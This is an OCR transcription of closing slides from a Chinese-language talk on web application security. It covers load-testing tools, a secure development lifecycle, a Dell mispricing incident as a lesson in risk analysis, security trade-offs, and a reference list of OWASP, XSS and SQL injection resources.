
網站壓力測試工具(Commercial)

- **HP Mercury LoadRunner**
  - ✓ http://www.mercury.com/us/products/performance-center/loadrunner/
- **IBM Rational Performance Tester**
  - ✓ http://www-306.ibm.com/software/awdtools/tester/performance/index.html
- **Compuware QALoad**
  - ✓ http://www.compuware.com/products/qacenter/qaload.htm
- **Radview WebLOAD**
  - ✓ http://www.radview.com/product/description-overview.aspx
- **Borland SilkPerformer**
  - ✓ http://www.borland.com/us/products/silk/silkperformer/index.html
- **Empirix Web Applications Testing and Monitoring Solutions**
  - ✓ http://www.empirix.com/products-services/web_applications.asp




結論

網頁應用程式安全防護


安全威脅分析
安全程式教育訓練
安全需求分析與設計
程式碼靜態檢查
網站弱點分析
滲透測試
網頁應用程式防火牆
Security Requirements
Secure Coding
Dynamic Testing
Continuous Defense and Monitoring
Security Risk Analysis
Security Design
Code Analysis
Requirement Define
Design
Develop/Test
Deploy
Maintain


資安目標：不出事，什麼事?



Security Risk Analysis 的重要

- **Dell 網站事件的省思**
  - ✓事件:螢幕價格太低導致眾多買家大量下單
  - ✓原因:
    - 官方說法: 人員標錯 → 為何沒有人做 Review ??
    - 民間懷疑: 是否遭入侵修改?
  - ✓問題根源:
    - 該網站設計前沒有做好資安風險分析
      - 應該有避免讓所有人在短時間大量下單的控管機制 !
- **類似的事又發生在HOLA!**
  - ✓ http://www.isecutech.com.tw/article/article_detail.aspx?tv=11&aid=5435

防呆Only？



Weakest Link → 罩門在哪？

- A chain is only as strong as its weakest link !

Trade-Off

- 不需要追求絕對的安全 → 相對安全

便利
Convenient

效能
Performance

安全性
Security

成本
Cost

管理性
Administration

參考文獻

- 書籍：『HTTP Essentials』- Stephen Thomas
- 書籍:『Writing Secure Code 2nd Edition』- Michael Howard 、David LeBlanc
- 書籍:『The Web Application Hackers Handbook』- Dafydd Stuttard、Marcus Pinto
- 書籍:『Hacking the Code (ASP.NET Web ApplicationSecurity)』- Mark M. Burnett、James C.Foster
- 維基百科：http://en.wikipedia.org

參考文獻

- **OWASP**
  - ✓ **Top Ten Project**
    http://www.owasp.org/index.php/OWASP_Top_Ten_Project
  - ✓ **Guide Project**
    http://www.owasp.org.tw/index.php/Category:OWASP_Guide_Project
  - ✓ **ESAPI Project**
    http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=About
- **IBM Demo Site :**
  - ✓ http://www.testfire.net/
- **The Cross Site Scripting (XSS)**
  - ✓ http://xssed.com/
- **The Cross Site Scripting (XSS) FAQ**
  - ✓ http://www.cgisecurity.com/articles/xss-faq.shtml

參考文獻

- DOM Based XSS
  - ✓ http://www.webappsec.org/projects/articles/071105.html
- SQL Injection (資料隱碼)– 駭客的 SQL填空遊戲：
  - ✓ http://www.microsoft.com/taiwan/sql/SQL_Injection_G1.htm
  - ✓ http://www.microsoft.com/taiwan/sql/SQL_Injection_G2.htm
- Java EE – use strongly typed PreparedStatement, or ORMs such as Hibernate or Spring
  - ✓ J2EE Prepared Statements: http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html
- .NET – use strongly typed parameterized queries, such as SqlCommand with SqlParameter or an ORM like Hibernate
  - ✓ How to: Protect from SQL injection in ASP.Net http://msdn2.microsoft.com/en-us/library/ms998271.aspx

參考文獻

- "How CAPTCHA got trashed"
  - http://www.computerworld.com/s/article/9104619/How_CAPTCHA_got_trashed
- CAPTCHA Decoder
  - http://caca.zoy.org/wiki/PWNtcha
- "Why File Upload Forms are a major security threat"
  - http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
- HTTP Response Splitting
  - http://download.boulder.ibm.com/ibmdl/pub/software/dw/richmedia/rational/08/appscan_demos/httpresponsesplitting/viewer.swf#recorded_advisory
- "2009 CWE/SANS Top 25 Most Dangerous Programming Errors"
  - http://cwe.mitre.org/top25/index.html